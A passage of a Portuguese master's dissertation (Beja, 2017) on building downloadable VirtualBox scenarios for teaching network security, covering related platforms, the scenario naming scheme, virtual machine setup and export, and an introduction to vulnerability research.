INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia e Segurança Informática

Desenvolvimento de cenários de internetworking virtualizados para ensino de segurança em redes de comunicação

Daniel Ângelo Palma

Beja

2017

INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia e Segurança Informática

Desenvolvimento de cenários de internetworking virtualizados para ensino de segurança em redes de comunicação

Dissertação de mestrado apresentada na Escola Superior de Tecnologia e Gestão do Instituto Politécnico de Beja

Elaborado por:

Daniel Ângelo Palma

Orientado por:

Rui Miguel Soares Silva

Beja

2017

Errata

Nº de página	Onde se lê	Deve ler-se

Resumo / Abstract

Este documento relata o desenvolvimento de cenários de ensino virtualizados no âmbito da segurança em redes de comunicação. Cenários esses que funcionam em ambiente virtualizado e controlado. Reflete ainda sobre as boas práticas e a ética a ter em conta quando se trata da prática de *haking*, no âmbito do ensino.

Palavras chave - ***Ethical hacking*, cenários de ensino, *hackers*, vulnerabilidades conhecidas, *exploits*, máquinas virtuais, redes de comunicação**

Agradecimentos

A todos aqueles que me ajudaram neste percurso que contribuiu para que completasse mais uma etapa na minha vida académica, salientando o apoio inconsolável da Andreia do Nascimento, minha companheira nas aventuras da vida.

Ao professor e amigo Dr. Rui Miguel Silva, não apenas pela sua orientação, mas também pela disponibilidade e paciência que teve para comigo.

A todos os professores com os quais me cruzei neste caminho, que bastante contribuíram para a minha formação e crescimento pessoal, especialmente ao Dr. Manuel David Masseno, por me ter despertado o gosto pela legislação cibernética.

Aos meus familiares que sempre me apoiaram nos momentos menos bons deste percurso.

Aos meus amigos e colegas que mesmo por vezes mesmo não tendo o tempo para lhes dedicar, nunca me abandonaram nesta cruzada.

E por ultimo á minha filha recém-nascida Clara Palma pelas horas de sono perdidas, entre fraldas e biberons, que me deram ainda mais vontade de concluir esta etapa da minha vida académica.

Índice geral

Índice de imagens

Abreviaturas e siglas

OSE - *Open Source Edition*

GPL - *General Public License*

PVE - *Proxmox Virtualization Enviroment*

CEH - *Certified Ethical Hacker*

GPL - Gnu Public License

DNS - Domain Name System

S.O. – Sistema Operativo

DOS – *Denial of Service*

PC – *Personal Computer*

IP - *Internet Protocol*

1 Introdução

Este relatório retrata o processo de construção e desenvolvimento de um sistema de cenários de ensino virtualizados no âmbito da segurança em redes de comunicação.

Foi proposto ao aluno que encontra-se, em conjunto com a coordenação do mestrado de segurança e engenharia informática, uma solução para colmatar a necessidade de criação e desenvolvimento de um sistema de cenários de ensino virtualizados, no âmbito da segurança em redes de comunicação, tendo em vista a criação de uma plataforma que possibilitasse aos alunos deste curso, ou até mesmo de outros, uma prática simulada em contexto virtual e ambiente controlado. Esta ideia rapidamente se tronou num projeto motivante e aliciante, o que levou de imediato ao inicio dos trabalhos.

A criação de um sistema que possibilite aos alunos a prática simulada e em ambiente controlado, é sem dúvida, algo com impacto bastante positivo no que toca ao método de ensino especialmente neste curso e estabelecimento de ensino. O facto de ter um sistema que possibilita aos alunos uma boa prática, facilita bastante o método de ensino.

Ao longo deste relatório iremos acompanhar de forma detalhada as várias etapas que levaram á concretização deste projeto:

Iniciando no estudo do estado da arte onde será abordado o estudo prévio da construção deste projeto, abordando algumas soluções semelhantes. Passando para o sistema proposto onde será descrito em detalhe o projeto em si. Seguindo para o desenvolvimento do sistema, onde serão apresentados em detalhe e de forma relatada todos os passos e fases pelos quais passou este projeto, como a criação de uma biblioteca de sistemas operativos, a criação de cenários, a apresentação em detalhe de alguns cenários e a exportação destes para outros ambientes virtuais. Continuando com a criação de uma interface simples e segura para o utilizador, onde serão relatados com rigor os passos dados na criação da mesma, bem como uma breve explicação dos softwares utilizados. Por fim em tom de conclusão será apresentada uma avaliação do trabalho efetuado, finalizando com as considerações finais e trabalho futuro.

2 Estudo do estado da Arte

2.1 Soluções semelhantes

Antes de iniciar qualquer desenvolvimento sobre o tema, foi efetuada uma pesquisa prévia sobre soluções semelhantes ao que se pretendia desenvolver.

Foram estudas algumas dessas soluções e efetuada uma análise dos prós e contras que estas apresentam.

Existem atualmente no mercado soluções de pratica de *Ethical Hacking,* online que nos facilitam bastante a vida como por exemplo soluções baseadas em *Proxmox* [1], existem ainda soluções mais complexas, como cursos completos sobre este tema, e até mesmo sobre partes especificas como apenas o foco nas redes informáticas.

De acordo com o livro [2] e a sua autora *Georgia Weidman,* a melhor solução passa sempre por sermos nos a criar o nosso próprio laboratório, bebendo um pouco de informação aqui e ali.

Isto serviu de fonte de inspiração para a criação de uma solução que possibilitasse a prática de *Ethical Hacking,* num ambiente virtualizado e controlado e sem grandes limitações.

A possibilidade de os utilizadores poderem descarregar os cenários para o seu computador, faz com que estes possam ser adaptados e ajustados consoante as necessidades dos mesmos.

Se o cenário A ou B tem algo de interesse, mas não vai de encontro as necessidades, na minha opinião não vejo o porque deste não poder ser ajustado ou adaptado. Através de uma solução como esta, que possibilita aos utilizadores uma total liberdade na prática e adaptabilidade dos cenários, torna-se uma realidade possível.

2.1.1 Proxmox

Proxmox Virtualization Enviroment ou PVE é uma plataforma de virtualização *open source*, baseada em *Debian Wheezy* com um *kernel* personalizado na versão 2.6.32 [1].



Figura 1 - Proxmox

Esta plataforma visa trazer uma maneira simples e objetiva de gerir maquinas virtuais, apenas numa única interface web.

Além da virtualização de máquinas, o *Proxmox* disponibiliza a criação e gestão de conteúdos OpenVZ, tecnologia que se tem mostrado muito promissora visando o baixo consumo de recursos que exige do servidor [3].

Ainda sobre as funcionalidades da ferramenta, a configuração de rede do PVE utiliza *Linux Bridges* [4], onde se pode conectar diversas placas de redes virtuais apenas numa placa de rede física, para utilizadores mais experientes é possível ainda configurar o *bonding* de placas de rede, que passa pela junção de duas placas de rede para um ou diversos servidores virtuais.

O PVE conta também com uma ferramenta de gestão de *storages* onde é possível configurar um compartilhamento NFS, iSCSI, e ZFS entre outros, para além de um segundo disco adicionado ao servidor.

A ferramenta ainda conta com um utilitário de *backup* integrado. É possível criar agendamentos para os *backup's*, efetuar o envio de *logs* por e-mail e efetuar a gestão de backup mais antigos.

Sistemas como este são atualmente utilizados na pratica de *ethical hacking* visto ser uma ferramenta que possibilita a utilização, de uma forma prática, de várias máquinas virtuais ao mesmo tempo.

Na minha opinião o grande problema deste tipo de ferramentas é que apenas funcionam online. Para ter acesso a este tipo de plataformas geralmente é necessária uma ligação á internet. O que por vezes pode não ser prático ou possível, quando se trata de efetuar testes em ambiente virtualizado e controlado.

2.1.2 Certified Ethical Hacker

Um *Certified Ethical Hacker* ou CEH é um profissional qualificado que entende e sabe como procurar fraquezas e vulnerabilidades em sistemas informáticos. Usa os mesmos conhecimentos e ferramentas como *hacker* malicioso, mas de forma legal e legítima com vista a avaliar a segurança de um sistema alvo.

A credencial CEH certifica indivíduos na disciplina específica de segurança de redes informáticas com base no *Ethical Hacking*.

Figura 2 - CEH Certified Ethical Hacker

Este curso foi projetado pela *Offensive Security* [5] de forma a fornecer as ferramentas e técnicas usadas por hackers e profissionais de segurança da informação para conseguir entrar em numa organização. Como diz o saber empírico: "Para vencer um *hacker*, é necessário pensar como um *hacker*".

Este curso coloca-nos no lugar do condutor de um ambiente prático com um processo de *Ethical Hacking* sistemático.

As ferramentas e técnicas são fornecidas em detalhe com uma abordagem enciclopédica e cientifica de forma a nos ajudar a identificar quando e como um ataque pode ser efetuado de uma forma prática e simples.

O curso CEH, imerge-nos numa mentalidade de *hacker*, avaliando não apenas a segurança lógica, mas a segurança física também.

Em Portugal este certificado pode ser obtido por exemplo na *Galieu* [6], no entanto, trata-se de uma formação paga e de certa forma dispendiosa.

Na minha opinião este tipo de formações são sem dúvida uma mais valia no eu toca a segurança informática, o grande problema é que são bastante dispendiosas, e por vezes os temas abordados, não abrangem todo este vasto universo da segurança. Muitas destas formações são especificas de um determinado tema relacionado com a segurança.

2.1.3 Soluções hands on

De acordo com o artigo [7] existem atualmente algumas soluções para prática de *Ethical Hacking,* disponíveis nas mais diversas formas, desde formações pagas a formações gratuitas.

Existem ainda alguns artigos de cariz cientifico que eles próprios são uma espécie de manual *hands on* para esta prática, como por exemplo o artigo [8], onde são demonstrados todos os passos para realização de um laboratório de um ataque de DOS. Ou ainda o artigo [9] onde são abordados vários aspetos sobre *ciber* segurança num laboratório de *hands on.*

Consegue facilmente encontra-se alguns livros como por exemplo o *Hands-On Ethical Hacking and Network Defense* [10], que aborda esta temática numa perspetiva defensiva no que toca as redes informáticas .



Figura 3 - Hands-On Ethical Hacking and Network Defense

Ao efetuarmos uma simples pesquisa no Google irão surgir inúmeros resultados sobre este tipo de soluções. Pessoalmente questiono muitos desses resultados, se terão estes algum cariz cientifico.

A meu ver, o problema desta prática é a sua limitação especifica, no que toca aos exemplos de cariz cientifico. Estes são geralmente laboratórios bastante específicos sobre um determinado tipo de ataque ou como se defender desse ataque.

A par disso tanto os livros como os artigos científicos são pagos e muitas das vezes, a meu ver um pouco dispendiosos tendo em conta o seu conteúdo.

Relativamente aos outros, creio que valerá a pena dar-lhes muito enfoque tendo em conta os resultados dúbios quando ao seu cariz e princípios.

3 Sistema proposto

O sistema proposto assenta numa solução encontrada entre o aluno e o orientador, tendo em vista a criação de uma plataforma que vise colmatar uma necessidade existente no que toca á prática do ensino relacionada com a segurança em redes de comunicação.

Essa solução assenta numa plataforma online, que possibilite aos alunos a prática simulada em ambiente virtual.

Tendo os alunos/ utilizadores, o software necessário instalado no seu PC, o que se resume a um software de virtualização, como o *Virtual Box*, estes poderão através desta plataforma escolher o tipo de cenário que pretendem praticar, efetuar o *download* do mesmo, podendo de imediato praticar, recorrendo á documentação de apoio existente no ficheiro de download.

3.1 Arquitetura do sistema

A arquitetura deste sistema é focada na necessidade de uma atualização constante, na segurança sobretudo no acesso ao mesmo e numa simples interação para o utilizador.

Basicamente esta divide-se em três partes.



Figura 4 - Arquitetura do sistema

A primeira, respeitante aos cenários, deve possibilitar uma fácil manutenção do sistema, de forma que se possam introduzir novos cenários futuramente, bem como remover ou substituir cenários mais que com o passar do tempo se comessem a tornar obsoletos.

Nesta fase os cenários deverão estar organizados e estorturados de forma a que sejam de fácil identificação. Deverão estar separados por diferentes tipos, organizados e arrumados nas respetivas pastas.

A segunda, refere á interface, esta deve ser simples e de fácil utilização. No entanto não deve ser posta em causa em momento algum a segurança da mesma.

A interface é a ponte de acesso entre o utilizador e os cenários, a mesma terá um grupo de utilizadores registados, e apenas estes terão acesso.

Esse acesso deve ser condicionado, sendo que cada utilizador apenas terá acesso ao seu perfil.

Essa lista de utilizadores será armazenada numa base de dados. Esses dados estarão cifrados, impedindo o acesso a terceiros.

A interface terá de ser ainda de fácil utilização, algo que possibilite ao utilizador em poucos passos chegar ao objetivo.

Por ultimo a terceira parte, é focada no utilizador. Recorrendo ao download dos cenários e respetivas instruções, possibilitará ao utilizador uma prática simples e offline a partir do seu computador pessoal.

3.2 O porquê dos *downloads*

Ao efetuar downloads dos cenários, a prática destes assenta na possibilidade de trabalhar *offline,* uma vez efetuado o *download,* o utilizador tem disponível tanto o cenário completo, como toda a documentação necessária para efetuar a sua prática sem a necessidade de estar *online.*

Isto possibilita, na minha opinião uma prática mais livre sem a necessidade estar *online*, o que por vezes nem sempre é possível, assim como a prática em ambiente virtual e controlado em qualquer sitio, recorrendo apenas a um simples PC.

3.3 Nomenclatura dos cenários

De forma a facilitar a organização dos cenários, estes padecem de uma nomenclatura própria.

Esta nomenclatura foi decidida em consenso pelo aluno e o orientador, tendo em vista a melhor organização possível dos cenários.

Desta forma os cenários foram separados em três tipos, sendo estes: Vulnerabilidades de sistema operativo, vulnerabilidades de aplicações e vulnerabilidades de *browsers.* De seguida os cenários foram separados por tipo de equipamento: cenários de computador, cenários equipamentos móveis e cenários de equipamentos ativos. Por fim foram ainda separados de acordo com o sistema operativo do equipamento: *Android, Windows, Linux,* etc.

Posto isto foi então atribuída a seguinte nomenclatura aos cenários, a primeira letra do nome do cenário, corresponde a **C** de cenário, a segunda corresponde ao tipo de equipamento, sendo: **C** para cenários de computador, **M** para equipamentos móveis, e **A** para equipamentos ativos. A terceira letra corresponde ao sistema operativo da máquina "vitima", sendo: **W** para *Windows*, **A** para *Android*, **M** para *Mac OS*, **L** para *Linux*, **C** para Cisco, etc. A ultima letra corresponde ao tipo de cenário, ou seja: **S** para sistema operativo, **A** para aplicação e **B** para browser. Por fim é atribuído um numero de dois dígitos aos cenários, como por exemplo 01.

Segue-se então um exemplo para o nome de um cenário: CMAS01, neste caso em concreto, refere-se a um cenário de equipamento móvel em que a máquina "vitima" tem o sistema operativo *Android*, e a vulnerabilidade a ser praticada é uma vulnerabilidade do sistema operativo, sendo este o primeiro cenário desenvolvido par este âmbito pertencente a este tipo.

4 Desenvolvimento do sistema

O desenvolvimento do sistema passou por várias etapas:

A criação de uma biblioteca de sistemas operativos em máquinas virtuais, foi o primeiro passo.

Torna-se mais fácil e comodo no desenvolvimento dos cenários, ter á distancia de um clique uma máquina virtual com o sistema operativo pretendido na versão pretendida, do que ter de recorrer a instalação de raiz de uma nova máquina para cada cenário a ser desenvolvido.

A criação desta biblioteca passou pela criação de várias máquinas virtuais, cada uma delas com o uma versão diferente de um sistema operativo numa versão diferente, tentando abranger o máximo de sistemas operativos utilizados no dia a dia por vários tipos de utilizadores. Variando estes desde sistemas operativos *Microsoft* a sistemas operativos *Android.*

Todas estas máquinas virtuais forma depois exportadas para um formato de imagem (.ova) de forma a tornar mais fácil a sua utilização no passo seguinte.

A criação de cenários passou também por várias etapas:

Indicando-se na pesquisa de vulnerabilidades conhecidas, tendo em conta as mais recentes. Com base nesta pesquisa de vulnerabilidades foram então verificadas as condições para as por em prática, tais como a versão do sistema operativo a utilizar, bem como o tipo de dispositivo, assim como outros parâmetros, tais como *software* adicional.

À posteriori, os cenários foram separados, organizados e catalogados com uma nomenclatura própria como vimos anteriormente.

Por fim, o desenvolvimento de uma interface *web* de fácil utilização garantindo a segurança dos utilizadores.

Esta interface permite aos utilizadores efetuarem do *download* dos cenários para um computador comum, tendo a vantagem de poderem praticar em ambiente *offline,* ao contrário de outros como vimos anteriormente.

4.1 Criação de Biblioteca de Sistemas Operativos Virtualizados

A necessidade de criação de uma biblioteca de sistemas operativos surge na necessidade de ter de recorrer a vários destes durante o processo de implementação dos cenários, como iremos ver mais adiante, e a possibilidade de estes integraram outros sistemas de ambientes virtualizados pelo que também iremos abordar este tema mais á frente.

O processo de criação de uma biblioteca de sistemas operativos divide-se em várias etapas.

A primeira passa por fazer uma coleta de sistemas operativos em formato de imagem, preferencialmente em ficheiro tipo *.iso,* podendo, no entanto, ser ficheiros de outro tipo. Seguida da instalação do software *Virtual Box*, sobre o qual iremos criar as máquinas virtuais e mais tarde instalar os sistemas operativos.

Por fim a exportação das máquinas virtuais já com os sistemas operativos instalados de forma a possibilitar a fácil importação por parte do *Virtual Box*, bem como de outros ambientes de virtualização.

4.1.1 Download de vários sistemas operativos em formato de imagem

De forma a criar uma biblioteca de máquinas virtuais com vários sistemas operativos, foi efetuado um trabalho de pesquisa intenso e a recolha de vários sistemas operativos em formato de imagem (.iso), recorrendo aos sites oficiais e fontes legais que disponibilizam de forma gratuita o *download* destes.

No caso dos sistemas operativos *Linux*, regra geral são gratuitos para download a partir dos sites oficiais, como por exemplo as distribuições de *Linux Ubuntu* [11].

Para o caso dos sistemas operativos *Andorid*, sendo que estes são baseados em *Linux* [12], também eles são de download gratuito e livre.

No caso dos sistemas operativos *Microsoft* a coisa muda um pouco de figura, uma vez que a maioria são pagos. No entanto a *Microsoft* disponibiliza o download de forma gratuita através da sua plataforma "Imagine Microsoft" [13] para fins académicos.

Posto isto foi então efetuada uma coleta de vários sistemas operativos nas mais variadas versões em formato de imagem de forma a serem de fácil instalação da plataforma *Virtal Box,* que foi depois utilizada na criação da biblioteca de sistemas operativos.

4.1.2 Virtual Box

Criado pela empresa *Innotek* [14], inicialmente oferecia uma licença proprietária, existia uma versão do produto para uso pessoal ou de avaliação sem custo.

Figura 5 - Virtual Box

Em janeiro de 2007 é lançado a versão Virtual Box OSE com a licença GPL versão 2.

Em fevereiro de 2008 a empresa *Innoteck* é adquirida pela *Sun Microsystems*.

Em Abril de 2009 a *Oracle* [15] compra a *Sun Microsystems* e todos os seus produtos, incluindo o *Virtual Box*.

O *Virtual Box* é um *software* que permite a virtualização de máquinas e possibilita a instalação de Sistemas operativos [16]. É gratuito e tem versões disponíveis para a maioria dos sistemas operativos.

Este tipo de aplicações permite-nos fazer mais do que uma simples virtualização, através desta aplicação torna-se possível a criação de cenários virtuais em ambiente controlado para fins científicos ou académicos.

Uma das grandes vantagens de trabalhar neste tipo de ambientes é a possibilidade de efetuar clones das máquinas que estamos a utilizar, existindo sempre um *backup* caso o teste não corra da melhor forma. Podemos ainda instalar e testar vários *softwares* em ambiente simulado, sem a necessidade de colocarmos em risco a integridade do nosso sistema operativo. Isto são apenas alguns exemplos da utilização de máquinas virtuais.

No entanto também existem contrapartidas. A quantidade de memória RAM disponível assim como a capacidade do disco ficam um pouco limitadas quando comparado com máquinas reais, pois estão obviamente condicionados pelos recursos disponíveis no hospedeiro [17].

4.1.3 Criação de Máquinas Virtuais

A criação de máquinas virtuais no *Virtual Box,* é um processo relativamente simples e intuitivo.

Para ser mais fácil á posteriori a identificação das máquinas virtuais, todas elas seguem uma nomenclatura própria.

Essa nomenclatura é composta pelas iniciais do sistema operativo, seguida da versão e o estado em que este se encontra (se tem algum software adicional instalado). Todos os espaços entre os nomes estão compostos por um "_ ", no ultimo espaço é utilizado um "-".

Ex.: para o *Windows XP Profissional com Service Pack 3* na sua versão de 32 bites, o nome será: *WXP_Pro_SP3_32-Base,* em que *WXP* será o nome do sistema operativo, *Pro_SP3_32* a sua versão, e *Base* para referenciar que não tem nenhum software adicional instalado.

O primeiro passo, após a aplicação aberta, e dar um clique na opção "*new*". Surge então uma janela onde podemos inserir o nome que pretendemos dar á máquina virtual, assim como o sistema operativo que pretendemos instalar.



Figura 6 - Criação de máquina virtual, primeiro passo

O próximo passo é a escolha da quantidade de memória RAM que pretendemos atribuir á máquina. Por defeito o *Virtal Box* assume a quantidade recomendada para o sistema operativo selecionado no passo anterior. Esta quantidade pode sempre ser ajustada manualmente dependendo da memória disponível no hospedeiro.



Figura 7 - Criação de máquina virtual, quantidade de RAM

Após a escolha adequada da quantidade de memória RAM o próximo passo é a criação de um disco virtual para a máquina que estamos a criar.

Este processo também é relativamente simples e intuitivo á semelhança dos anteriores. O primeiro passo é escolher o tipo de formato em que pretendemos que o disco seja criado.

Para este projeto a opção escolhido foi sempre VDI.



Figura 8 - Virtual Box, escolha do tipo de disco

Após a escolha do tipo de formato do disco temos de escolher se pretendemos um tamanho fixo ou dinâmico.

Neste caso concreto o tamanho dos discos foi sempre definido como sendo fixo.



Figura 9 - Virtual Box, disco fixo

Por ultimo, o tamanho do disco, caso a escolha anterior tenha sido para o tamanho dos disco fixo. Neste passo é importante ter em consideração se máquina que estamos a configurar prevê a instalação de software adicional.



Figura 10 - Virtual Box, tamanho do disco

Posto isto a máquina esta ponta a iniciar e instalar o sistema operativo.



Figura 11 - Virtual Box, nova máquina virtual

4.1.4 Instalação de Sistemas operativos nas máquinas virtuais

Como exemplo neste tópico, segue uma descrição sobre a instalação de um sistema operativo numa máquina virtual no *Virtual Box*. Neste caso especifico, o sistema operativo utilizado foi o *Linux Ubuntu Server* na sua versão 15.10 de 64 bits, mas poderia ter sido qualquer outro sistema operativo.

Para dar inicio á instalação do sistema operativo á semelhança de uma máquina real, é necessário ligar a mesma.

No *Virtual Box* basta selecionar a máquina pretendida e dar um clique no botão *start*.

Figura 12 - Iniciar máquina no Virtual Box

A primeira vez que a máquina é iniciada pede-nos o disco de arranque, no caso de uma máquina física geralmente é utilizado um CD/DVD, ou um suporte USB. Neste caso não existe essa necessidade, visto que o *Virtual Box* emula um dispositivo de CD/DVD ao qual podemos atribuir um ficheiro de imagem, neste caso um ficheiro em formato *.iso,* que contem a instalação do sistema operativo pretendido.



Figura 13 - Seleção da imagem do S.O.

Depois de selecionada a imagem a ser montada no drive de CD/DVD virtual, podemos então iniciar a máquina a partir dessa unidade através de um clique no botão *start.* Por fim tem então inicio a instalação do sistema operativo.

O procedimento a seguir aqui varia de acordo com o sistema operativo, devendo ser efetuados os mesmos passos de uma instalação numa máquina física.



Figura 14 - Instalação Linix Ubuntu Server

No final o resultado é uma máquina virtual com o sistema operativo instalado de raiz á semelhança de uma máquina física.

4.1.5 Exportação para outros ambientes virtualizados

Após o termino da instalação do sistema operativo nas máquinas virtuais o passo seguinte é a exportação das mesmas, para que possam ser futuramente integradas noutros sistemas virtualizados. Neste caso em concreto o facto de ter todas as máquinas num formato comum a vários ambientes virtuais, possibilita a sua importação novamente no *Virtual Box* recorrendo as estas sempre que necessário, sem a necessidade de estarem a ocupar espaço no hospedeiro quando não estão a ser utilizadas.

Para proceder á exportação das máquinas, no *Virtual Box* devemos selecionar a opção: *File – Export Applience.*

Figura 15 - Exportação Virtual Box

Em seguida devemos selecionar a máquina que se pretende exportar, na lista que surge.



Figura 16 - Virtal Box lista de máquinas virtuais

Por ultimo basta-nos selecionar o local onde pretendemos guardar o arquivo, e o tipo de ficheiro em que pretendemos gravar a imagem.



Figura 17 - Virtual Box local de exportação

O resultado final é um ficheiro *.ova*, o que de acordo com o artigo [17], nos facilita a integração noutros ambientes virtualizados.

Figura 18 - Exemplo ficheiro exportado no Virtual Box

4.2 Pesquisa de vulnerabilidades

A pesquisa por vulnerabilidades informáticas é cada vez mais uma procura incessante, nomeadamente as vulnerabilidades de dia zero. Nas mãos erradas estas podem virar negócios de milhões.

Existem algumas plataformas onde podemos consultar as vulnerabilidades conhecidas, e desta forma encontrar armas para as combater.

4.2.1 Vulnerabilidades de dia zero

Pouco se sabe sobre a duração e prevalência de ataques de dia zero, que exploram vulnerabilidades que não foram divulgadas publicamente. O conhecimento de novas vulnerabilidades dá aos ciber-criminosos a possibilidade de atacar qualquer alvo á sua escolha, enquanto essas vulnerabilidades não são tornadas publicas.

Infelizmente, essas ameaças graves são difíceis de detetar, porque regra geral, a documentação sobre essas vulnerabilidades só é tornada publica depois de um ataque ter sido posto a descoberto.

De acordo com o artigo [18],os ataques de dia zero são eventos raros e ocorrem com uma frequência um pouco limitada, o que dificulta o estudo destes.

A descoberta de vulnerabilidades deste género são um negócio no submundo do crime informático. A descoberta de uma vulnerabilidade deste género pode valer milhões no mercado negro do crime informático.

Existe uma procura incessante por vulnerabilidade de dia zero, pois enquanto estas não forem tornadas publicas são uma mais valia na mão dos criminosos.

Cabe-nos a nós enquanto graduados na área, a publicação e divulgação destas vulnerabilidades, de forma a ajudar no combate ao cibercrime.

4.2.2 Paginas web oficiais

Extem algumas plataformas oficiais onde podemos encontrar de forma organizada e estorturada, documentação referente a vulnerabilidades conhecidas, é sobre este tipo de vulnerabilidades que este trabalho reflete.

